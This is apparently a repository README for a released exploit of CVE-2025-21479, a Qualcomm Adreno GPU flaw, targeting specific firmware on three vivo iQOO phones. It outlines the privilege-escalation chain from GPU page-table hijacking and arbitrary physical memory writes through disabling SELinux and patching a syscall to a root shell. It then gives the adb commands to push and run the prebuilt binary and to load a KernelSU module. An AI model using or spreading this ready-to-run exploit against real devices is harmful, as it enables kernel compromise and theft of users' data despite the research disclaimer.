 xianwan1314/cve-2025-21479-iqoo11pro
CVE-2025-21479 (Qualcomm Adreno GPU) reproduction notes for vivo iQOO 11 Pro (PD2254) - authorized research

| Item | Value |
|---|---|
| Device | vivo iQOO 11 Pro (PD2254 / V2254A) |
| System | Android 15, PD2254B_A_15.2.12.2.W10 |
| Kernel | 5.15.178-g3dc7c01077b8-dirty |
| SoC | Snapdragon 8 Gen 2 (SM8550 / kalama) |
| GPU | Adreno 740, OpenGL ES 3.2 [email protected] |
| Model | Firmware | Kernel | Binary |
|---|---|---|---|
| iQOO 11 Pro (PD2254) | PD2254B_A_15.2.12.2.W10 | 5.15.178-g3dc7c01077b8-dirty | exploit_11pro |
| iQOO 11s (PD2304) | PD2304B_A_15.2.12.1.W10 | 5.15.178-g844f85161cd7-dirty | exploit_11s |
| iQOO 11 (PD2243) | PD2243B_A_15.2.16.1.W10 | 5.15.178-g0ae61da50a34-dirty | exploit_11 |
Due to limitations of the current method, runtime extraction of kallsyms has not been implemented, so apart from the three versions above, other versions are theoretically incompatible.
GPU spray (SMMU page table hijack, 27 candidate physical addresses)
  → arbitrary physical memory read/write
  → SELinux enforcing → permissive (physical write to selinux_state)
  → patch __arm64_sys_vhangup (syscall #58, never called on Android)
      GPU directly writes 96-byte stub (commit_creds(prepare_kernel_cred(NULL)))
  → fork child process → syscall(58) → uid=0
  → setexeccon: write /proc/self/attr/exec = "u:r:shell:s0"
  → exec root shell (uid=0, domain = u:r:shell:s0)


Run:
adb push exploit /data/local/tmp/exploit
adb shell
chmod 755 /data/local/tmp/exploit
cd /data/local/tmp && ./exploit
Root privilege management:
find /data/app -type d | grep resukisu
/data/app/***/***/lib/arm64/libksud.so insmod kernelsu.ko
This project is intended solely for security research and learning purposes. Please test only on your own devices. Users must bear all consequences arising from the use of this project, including but not limited to device damage and data loss. Do not use this project for any illegal purposes.
